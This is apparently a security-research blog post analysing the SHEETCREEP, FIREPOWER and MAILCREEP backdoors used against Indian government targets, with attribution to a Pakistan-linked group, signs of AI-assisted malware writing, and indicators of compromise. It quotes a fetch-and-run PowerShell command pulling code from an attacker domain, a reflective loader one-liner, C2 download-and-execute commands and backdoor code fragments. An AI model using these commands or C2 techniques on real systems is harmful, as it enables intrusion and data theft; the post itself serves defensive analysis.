

SHEETCREEP, FIREPOWER, and MAILCREEP Analysis

zscaler.com/blogs/security-research/apt-attacks-target-indian-government-using-sheetcreep-firepower-and-mailcreep

Yin Hong Chang, Sudeep Singh

January 27, 2026



AA/65/1/Air
Office of the Air Attaché
Embassy of India
Washington DC, USA

Dated the 16 September 2025

Subject:- Forwarding of Personal Application of WO Ajit Singh (772302-G) regarding change in PF subscription



zscaler | **ThreatLabz**

Zscaler Blog

Get the latest Zscaler blog updates in your inbox



[Security Research](#)

This is Part 2 of our two-part technical analysis on the Gopher Strike and Sheet Attack campaigns. For details on the Gopher Strike campaign, go to [Part 1](#).

Introduction

In September 2025, Zscaler ThreatLabz uncovered three additional backdoors, SHEETCREEP, FIREPOWER, and MAILCREEP, used to power the *Sheet Attack* campaign. In Part 2 of this series, ThreatLabz will delve into these backdoors and analyze how threat actors are leveraging generative AI in their malware development processes.

The Sheet Attack campaign stands out for its use of Google Sheets as a command-and-control (C2) channel, an uncommon tactic in this region. Between November 2025 and January 2026, ThreatLabz observed the deployment of new tools, including SHEETCREEP and FIREPOWER, along with MAILCREEP, which is used to manipulate emails, and a PowerShell-based document stealer to exfiltrate files. Furthermore, the activity contained indicators suggesting that the threat actors have adopted AI as part of their malware development workflow, mirroring a global trend of AI adoption by malicious actors.

Key Takeaways

- The Sheet Attack campaign leveraged PDFs to deploy lightweight backdoors that utilized multiple C2 channels that abused legitimate cloud services from Google and Microsoft, enabling the network traffic to blend in and evade security controls.
- ThreatLabz identified SHEETCREEP, FIREPOWER, and MAILCREEP as backdoors employed in the Sheet Attack campaign.
- SHEETCREEP is a lightweight backdoor written in C# that uses Google Sheets for C2 communication.
- FIREPOWER is a PowerShell-based backdoor that abuses Google's Firebase Realtime Database for its C2 channel.
- MAILCREEP is a Golang-based backdoor leveraging the Microsoft Graph API for its C2 communications.

- ThreatLabz identified several high-confidence fingerprints within the malware of the Sheet Attack and Gopher Strike campaigns that strongly suggest the use of generative AI.
- ThreatLabz assesses with medium confidence that these campaigns likely originate from a new subgroup or a parallel Pakistan-linked group, despite sharing similarities with the APT36 threat group.

Technical Analysis

In the following sections, ThreatLabz provides a technical analysis of the Sheet Attack campaign, detailing the backdoors it leverages and examining the evidence that suggests AI was used to generate parts of the code.

Initial infection vectors

Similar to the [Gopher Strike campaign](#), some of the initial Sheet Attack campaigns began with the delivery of a PDF file. The PDF displayed a redacted document that tricked the recipient into clicking a *Download Document* button to access the full content, as shown in the figure below.



AA/65/1/Air
Office of the Air Attaché
Embassy of India
Washington DC, USA

Dated the 16 September 2025

Subject:- Forwarding of Personal Application of WO Ajit Singh (772302-G) regarding change in PF subscription



zscaler | **ThreatLabz**

Figure 1: Example of a PDF file used in the Sheet Attack campaign.

After clicking the button, the user was directed to a threat actor-controlled website that served a ZIP archive. Similar to the Gopher Strike campaign, the server employed geographic and **User-Agent** checks to ensure the ZIP archive was only delivered to Windows systems in India, returning a “403 Forbidden” error otherwise. These ZIP archives contained the SHEETCREEP backdoor. The figure below illustrates the attack flow of the PDF-based Sheet Attack campaign to distribute SHEETCREEP.




Figure 2: The attack flow of the Sheet Attack campaign to distribute SHEETCREEP.

More recent Sheet Attack campaigns have transitioned to using malicious LNK files to distribute another backdoor named FIREPOWER. These LNK files execute commands such as: `--headless powershell -e [base64 powershell command]` to execute a PowerShell script retrieved from a threat actor-controlled C2 server (e.g., `irm https://hcidoc[.]in/[path] | iex`).

The figure below illustrates the attack flow of the Sheet Attack campaigns when malicious LNK files were used as the initial infection vector for FIREPOWER.




Figure 3: The attack flow of the Sheet Attack campaigns when malicious LNK files were used as the initial infection vector for FIREPOWER.

SHEETCREEP backdoor

The ZIP archive contains the following two components:

- a binary disguised with a PNG extension (**details.png**)
- a malicious LNK file containing the following command:

```
powershell.exe -WindowStyle Hidden -Command "$b=[IO.File]::ReadAllBytes('details.png');  
([System.Reflection.Assembly]::Load([byte[]]($b[($b.Length-1)..0])).GetType(\"Task10.Program\")::MB())"
```

This command reverses the bytes in **details.png** and loads them as a .NET assembly via reflection.

The **Task10.Program::MB()** method is executed, which drops the backdoor to disk

at **C:\Users\Public\Documents\details.png**, as well as a loader (**GServices.vbs**), which is registered as a scheduled task.

The **GServices.vbs** loader uses Powershell and reflection to load the backdoor, SHEETCREEP, which is a small C#-based backdoor with limited built-in functionality. Upon execution, SHEETCREEP performs the following actions:

1. Decrypts and loads an embedded configuration using TripleDES (ECB). The configuration is a JSON dictionary consisting of Google Cloud credentials and a Google Sheet ID.
2. Generates a victim ID in the format: **==**. Interestingly, the code that generates the victim ID contains functionality to retrieve the victim's MAC address, but the MAC address retrieved is never used.

3. The victim ID is used to create a spreadsheet within the Google Sheets workbook. If this fails, the SHEETCREEP backdoor retries, using backup configurations from a Firebase URL and a Google Cloud Storage URL. After successfully creating a spreadsheet, the SHEETCREEP backdoor retrieves the contents of cells A1 through A300 and finds the next available empty row.
4. A hidden `cmd.exe` process is also created in the background, with its standard input, output, and error streams redirected to the SHEETCREEP backdoor.
5. SHEETCREEP then polls the spreadsheet every three seconds for new commands, which will be encrypted using the same TripleDES key. These commands are executed using the hidden `cmd.exe` process in step 4 above. The output of these commands is encrypted and Base64-encoded, and written to column B of the row where the command was retrieved. The workflow of this function is illustrated in the figure below.

	Column A	Column B
1	cd	C:\Users\Public\Documents2>cd C:\Users\Public\Documents
2	cd ../MyDir	C:\Users\Public\Documents>cd ../MyDir
3		C:\Users\Public\MyDir>dir Volume in drive C has no label. Volume Serial Number is XXXX-XXXX Directory of C:\Users\Public\MyDir XX-XX-XXXX XX:XX XX,XXX,XXX Payload1.exe XX-XX-XXXX XX:XX <DIR> S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-XXXX XX-XX-XXXX XX:XX X,XXX,XXX Payload2.exe 2 File(s) XX,XXX,XXX bytes 1 Dir(s) XX,XXX,XXX,XXX bytes free
4	del Payload1.exe && del Payload2.exe	C:\Users\Public\MyDir>del Payload1.exe && del Payload2.exe
5	powershell.exe wget http://XXX/file.zip -o a.zip	C:\Users\Public\MyDir>powershell.exe wget http://XXX/file.zip -o a.zip
6		C:\Users\Public\MyDir>dir Volume in drive C has no label. Volume Serial Number is XXXX-XXXX Directory of C:\Users\Public\MyDir XX-XX-XXXX XX:XX XX,XXX,XXX a.zip XX-XX-XXXX XX:XX <DIR> S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-XXXX 1 File(s) XX,XXX,XXX bytes 1 Dir(s) XX,XXX,XXX,XXX bytes free
7	tar -xvf a.zip	C:\Users\Public\MyDir>tar -xvf a.zip x File.exe
8	File.exe	C:\Users\Public\MyDir>File.exe

Figure 4: Decoded and redacted example of a Google Sheet used by SHEETCREEP.

FIREPOWER backdoor

FIREPOWER is a backdoor written in PowerShell. ThreatLabz observed that several variants of the FIREPOWER backdoor were delivered in the Sheet Attack campaign. However, at its core, the backdoor performs the following actions.

FIREPOWER generates a victim identifier in the format: `ComputerName==Username` and connects to a Firebase Realtime Database. Then, FIREPOWER creates default keys for each victim in the data, such as:

```
db.baseDirectory.[victim id] = {"status": false, "eStatus": false, "comStatus": false, "extension": false, "url":  
"https://", "command": "", "LastHit": ""}
```

The table below shows the functionality of each key in the database.

Key	Description
status	If set to <code>true</code> , FIREPOWER downloads the file from the URL specified in the URL key. Once the download is successfully completed, this field is set to <code>false</code> .
eStatus	If set to <code>true</code> , this forces the download to use the extension specified in the extension key. Otherwise, FIREPOWER uses the original file name and extension, or infers from the <code>Content-Type</code> header.
comStatus	If set to <code>true</code> , FIREPOWER executes the command in the command key. Once the command has been executed, this is set to <code>false</code> .
extension	A string specifying the extension of the file downloaded from the URL specified in the URL key.
url	The URL to download a file.
command	The command to be executed using Powershell's Invoke-Expression.
LastHit	Contains a timestamp which is updated each time FIREPOWER queries the Firebase Realtime Database.

Table 1: Functionality of the keys used by FIREPOWER.

FIREPOWER retrieves the names of directories within `C:\Program Files` and `C:\Program Files (x86)`. In addition, it retrieves file and directory names from the victim's Desktop and Downloads directories. Then, FIREPOWER uploads the list of file and directories to the Firebase Realtime Database in the following manner:

```
db.baseDirectory.[victim id] = {"Desktop": [...], "Downloads": [...], "Program Files": [...], "Program Files (x86)": [...]}
```

FIREPOWER operates within a C2 loop with a polling interval of 300 seconds, enabling it to execute a variety of tasks. It then checks status flags and, if required, downloads a file from `db.baseDirectory.[victim id].url` using the hardcoded `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)`. In addition, FIREPOWER checks the `comStatus` flags and, if required, will call `Invoke-Expression` to execute a command stored in `db.baseDirectory.[victim id].command`. The results of that command are appended to `C:\Users\Public\Documents\text.log`. Then, FIREPOWER updates the last ping back time in `db.baseDirectory.[victim id].LastHit`.

The table below lists some functionalities present in other variants of FIREPOWER.

Functionality	Description
Persistence	An additional stub was added to create a scheduled task. This task runs a command identical to the one in the LNK file, retrieving and executing the latest FIREPOWER backdoor each time a user logs into the machine.
Collection of command output	A new <code>db.baseDirectory.[victim id].lastOutput</code> field was introduced to store the output of the most recently executed command, simplifying the operator's workflow.
Testing	Message box pop-ups were added, likely to simplify debugging during testing.
Faster polling	The polling interval was reduced to 120 seconds.

Functionality	Description
Lure documents	A Base64-encoded PDF file was embedded in the PowerShell script to display to the user on the first run.
Clean up	Code was added to delete the original LNK file.
Reduced footprint	The command output log (<code>text.log</code>) was removed.

Table 2: List of features present in FIREPOWER variants.

Second-stage payloads

During the Sheet Attack campaign, ThreatLabz observed the threat actor deploying additional payloads to selected targets via FIREPOWER. As of this writing, the campaign remains active, with the threat actor introducing new backdoors written in various programming languages and utilizing different legitimate cloud services for C2. Some of those additional payloads include:

- The threat actor deployed a PowerShell-based document stealer to selected targets, scanning the target's *Desktop*, *Documents* and *OneDrive* directories for files with specific extensions (.txt, .csv, .pdf, .docx, .xlsx, .pptx). The threat actor proceeded to upload those files to a threat actor-controlled private GitHub repository.
- The threat actor was also observed utilizing MAILCREEP, a backdoor developed in Golang. To check for internet connectivity, MAILCREEP establishes a TCP connection to Google's public DNS server (8.8.8.8) on port 53. If successful, MAILCREEP proceeds to its main loop. It leverages Microsoft's Graph API to manipulate emails and folders for C2 activity within a threat actor-controlled Azure tenant. For each victim, MAILCREEP creates a folder in the mailbox using the victim's identifier (formatted as `[username]-[random number]`). Subsequently, it polls the mailbox for emails with subjects starting with "Input." If such emails are found, MAILCREEP extracts their contents, decodes them using Base64, and decrypts them with AES-256 in CBC mode. The resulting string is parsed as comma-separated values (CSV), and commands are executed using `cmd.exe /c [command]`.

Use of generative AI for malware development

During the decompilation of the SHEETCREEP backdoor, ThreatLabz identified the use of emojis within its error-handling code. This unusual coding style strongly suggests that generative AI tools were utilized during the malware's development, which is a worldwide trend as documented by [Google](#) and [OpenAI](#). An example is shown below:

```
catch (ArgumentNullException ex)
{
    Console.WriteLine("❌ Config is missing required values: " + ex.Message);
    sheetsService = null;
}
catch (InvalidOperationException ex2)
{
    Console.WriteLine("❌ Private key format is invalid: " + ex2.Message);
    sheetsService = null;
}
catch (Exception ex3)
{
    Console.WriteLine("❌ Unexpected error while creating credentials: " + ex3.Message);
    sheetsService = null;
}
```

Additionally, ThreatLabz observed that the FIREPOWER backdoor contains verbose comments, including some with non-ASCII characters like Unicode arrows, as shown in the example below.

```

function Get-FolderContents {
    param ($path)
    try {
        Get-ChildItem -Path $path -ErrorAction SilentlyContinue |
            ForEach-Object { $_.Name }      # ← SINGLE FIX: return only strings
    }
    catch { @() }
}
function Upload-FolderStructure {
    param($systemName)
    try {
        $desktopPath = [Environment]::GetFolderPath("Desktop")
        $downloadsPath = Join-Path $env:USERPROFILE "Downloads"    # ← FIXED
        // ...
    }
    // ...
}
// ...
# 3) If fileName still missing or trivial (like "t"), try to infer extension from Content-Type
if (-not $fileName -or $fileName.Length -lt 2 -or -not ([System.IO.Path]::GetExtension($fileName))) {
    # if we have a name but no extension, keep the name and possibly add extension inferred below
    $baseName = $null
    if ($fileName) { $baseName = [System.IO.Path]::GetFileNameWithoutExtension($fileName) }
    else { $baseName = "download_$(Get-Date).ToString('yyyyMMdd_HH:mm:ss')"}
    # Try infer from content-type
    $contentType = $http.ContentType
    $inferredExt = Infer-ExtensionFromContentType -contentType $contentType
    # If eStatus=true and customExt provided -> force customExt
    if ($eStatus -and -not [string]::IsNullOrEmpty($customExt)) {
        if (-not $customExt.StartsWith(".")) { $customExt = "." + $customExt }
        $fileName = $baseName + $customExt
    } else {
        # If inferred ext exists -> use it, else keep whatever we had, or .bin fallback
        if ($inferredExt) { $fileName = $baseName + $inferredExt }
        else {
            # If original url path gave a filename without ext, keep it (option A wants to keep server extension when
            # available)
            if ($fileName -and ([System.IO.Path]::GetExtension($fileName))) {
                # keep as-is
            } else {
                $fileName = $baseName + ".bin"
            }
        }
    }
}
}

```

This further reinforces the likelihood that generative AI tools were used in the development process. As noted in a previous [blog](#), verbose comments designed to assist the developer during development are a hallmark of AI-generated code.

However, typos within the FIREPOWER script also indicate that the backdoor's creation was likely not purely automated and involved some degree of manual development effort, as shown in the figure below.

```

$extJson = Read-FirebaseValue -nodePath "$base/extension.json"
$customExt = $null
if ($extJson -and $extJson -ne "null") { $customExt =
$extJson.Trim('""', ' ', '.')}

```

Figure 5: Example typo (“extention”) found in the FIREPOWER script.

Hands-on-keyboard activity

While monitoring these Google Sheet C2 channels, ThreatLabz observed repeated commands, often accompanied by typos. This strongly suggests hands-on-keyboard activity from an operator. The figure below highlights some of the typos in the commands.

```
C:\Windows\system32>cd
```

```
C:\Windows\system32
```

```
C:\Windows\system32>whaomi
```

```
'whaomi' is not recognized as an internal or external command,  
operable program or batch file.
```

```
C:\Windows\system32>whoami
```

```
XXXXXXXX-XXXXXXXX\XXXXXXXX
```

```
C:\Windows\system32>whomai
```

```
'whomai' is not recognized as an internal or external command,  
operable program or batch file.
```




Figure 6: Typos in commands indicating hands-on-keyboard activity by the Sheet Attack operator.

Threat Attribution

ThreatLabz assesses with medium confidence that the Gopher Strike and Sheet Attack campaigns were carried out by either a new Pakistan-linked APT group or a new sub-group of APT36, based on the following factors.

APT36 links

- **Victimology:** The campaigns predominantly target Indian government entities, which is consistent with APT36's historical victimology. APT36 has a [well-documented](#) history of heavily targeting Indian government institutions.
- **Tooling:** There is a partial toolset overlap in these campaigns with APT36's known tactics. This includes the use of Golang-based malware, consistent with APT36 examples such as DeskRAT and GoStealer, as well as the use of PowerShell scripts, which align with APT36's observed development practices.
- **Infrastructure:** The Google Sheets C2 and the threat actor's private GitHub commit logs both indicate the Asia/Karachi time zone, suggesting a Pakistan-based operator.
- **Techniques:** The campaigns demonstrate abuse of legitimate cloud services for C2, a tactic that has been previously documented in APT36 operations. ThreatLabz observed similar behavior during the Operation FlightNight campaign and our [ElizaRAT research](#), both of which highlighted APT36's reliance on cloud-based services for C2 infrastructure.
- **Phishing lures:** The PDFs used in these campaigns closely mimic APT36's prior tactics, displaying similar themes and designs. These include the use of logos, prominent *Download Document* buttons, and the inclusion of a single blurred image used as part of the lure. For example, the PDFs from the Sheet Attack campaign share striking similarities with PDFs used by APT36 in a campaign conducted in April 2025, as shown in the figure below.



Figure 7: Comparison of a PDF lure used in the Sheet Attack campaign and one used in an APT36 attack from April 2025.

APT36 differences

- **Techniques:** The Gopher Strike and Sheet Attack campaigns use evasion techniques that have not been previously associated with APT36. These include server-side Geo-IP filtering and filtering on specific keywords within **User-Agent** strings.

- **Tooling:** There are differences in tooling that set these campaigns apart from APT36's typical operations. During the same timeframe, APT36 was observed targeting Linux and Windows systems using malicious .desktop files, HTA files, and CurlBack RAT. None of these were present in the Gopher Strike or Sheet Attack campaigns. Furthermore, analysis of PDF metadata reveals differences in the tools used for lure generation. For instance, comparisons of metadata between PDFs generated by APT36 in July 2025 and those used in the Sheet Attack campaign show clear discrepancies, as illustrated in the comparison figure below.

MIMETYPE	application/vnd.adobe.illustrator
ModifyDate	2025:08:07 13:04:44+02:00
FileType	AI
FileTypeExtension	ai
CreateDate	2025:08:07 12:25:23+02:00
SwatchGroupName	Default Swatch Group, Grays, Brights
NPages	1
For	Administrator,
Title	Invite+Capt+(IN)+Sandip+Kapoor+President+A
SwatchColorantRed	255, 35, 237, 255, 0, 0, 46, 236, 190, 239, 241, 24
CreatorSubTool	Adobe Illustrator
AITargetResolution	800
IsFileSavedViaInstantSave	False
FontType	Unknown
ManifestReferenceFilePath	C:\Users\QC\Downloads\file_16168674 (1).png
AICreatorVersion	29.6.0
ContainerVersion	12
FontFace	Bold
FontVersion	Version 2.106;PS 2.000;hotconv 1.0.70;makeotf
IngredientsFilePath	C:\Users\QC\Downloads\file_16168674 (1).png
ThumbnailHeight	256
PDFVersion	1.6
MetadataDate	2025:08:07 13:04:44+02:00
XMPToolkit	Adobe XMP Core 9.1-c003 1.000000, 0000/00/00
FontName	AllumiStd-Bold
RenditionClass	proof:pdf
Format	application/pdf
StartupProfile	Print
AIBuildNumber	207
DerivedFromDocumentID	xmp.did:97438d8a-2d7b-f342-935a-d1e8c102b
SwatchColorantGreen	255, 31, 28, 242, 166, 174, 49, 0, 30, 65, 90, 148,
DerivedFromOriginalDocumentID	uuid:5D20892493BFDB11914A8590D31508C8
AIColorUsage	Color
FontFamily	AllumiStd Bold
InstanceID	uuid:4531f1a5-4717-4549-a8b1-1e2139f30d4f
SwatchColorantBlue	255, 32, 36, 0, 81, 239, 146, 140, 45, 54, 41, 29, 6

Gopher Strike campaign

MIMETYPE	application/pdf
FileType	PDF
FileTypeExtension	pdf
PDFVersion	1.7
Linearized	No

Metadata attributed to APT36 (July 2025)

Figure 8: Comparison of Gopher Strike PDF metadata to PDF metadata from a known APT36 campaign.

The diamond model below outlines the key attributes of the Gopher Strike and Sheet Attack campaigns.




Figure 9: Diamond model highlighting key attributes of the Gopher Strike and Sheet Attack campaigns.

Conclusion

The Sheet Attack campaign targets Indian government entities by abusing legitimate internet services like GitHub accounts, Google Firebase, Google Sheets, and Microsoft’s Graph API to blend in with legitimate traffic, similar to the Gopher Strike campaign detailed in [Part 1](#). While both campaigns share TTPs with APT36, their concurrent operation alongside traditional APT36 activity, use of new tools, and potential generative AI in malware development suggest an evolution of APT36 or the emergence of a closely aligned group.

Zscaler Coverage

Zscaler’s multilayered cloud security platform detects indicators related to the targeted attacks mentioned in this blog at various levels with the following threat names:

- [PS.Backdoor.FIREPOWER](#)
- [Win32.Backdoor.SHEETCREEP](#)
- [Win64.Backdoor.MAILCREEP](#)

Indicators Of Compromise (IOCs)

File indicators

Hashes	Filename	Description
• 87c7d69c6131406afdd0a08e89329d0a • a55c18a82203cf1efafac6f3c47642ab60c74ffc • b56062033df06738b66c38b3fa2f82a7e8c558336a4790c83c7faad595172167	details.png	SHEETCREEP
• 62a23220b0249a15503f5ad762ed5889 • f68cd104bfa2ac9992a98936c6e97c41e680b698 • 9ab6d01a6df367ee505e59850438e6926dfb61c2ebfbe4e03eba48f70ee36ac3	GServices.vbs	Loader
• 03141afe5c20d37620c085cdbeb4058b • b8fd6b4eece68095caeb26bdd1090ab7959f24aa • 43fb05d9fc179f791b1a2814f7116ee577b6e48f62eee63af039350260d7fe2b	details.png	The reversed Portable Executable (PE) file has been reconstructed to form the proper Dropper .NET binary.
• 21dacb6cf6da872f1f3c7b6c876a8a92 • 2f46595d58bef1c70ca757e18bb04443b2d5ce72 • bec00fa5a87195f182511ecc5292a716c79bc74e17bd1138c8fb2f2285df1b46	AttachmentLetter.LNK	Dropper LNK launcher
• 6bed5e271eddf5cb86a5964b8c2f51b6 • 16410fe2c44272005ca3c2ce994d24e9c2e731f6 • 59abb997927e471472a1c487dea0180d11e9c99774bb138ace46771acba9c3d8	Document.zip	Archive containing the SHEETCREEP payload.
• 1ede39cb02b8aaa75063febc167db565 • 97712c11b83c31ba03b747cf39a49cd0e208c5f5 • 363fca9534e5cb69e40330473bcbd0acc439cf81a555234eed250f65c98478e3	Pay.pdf	Phishing PDF
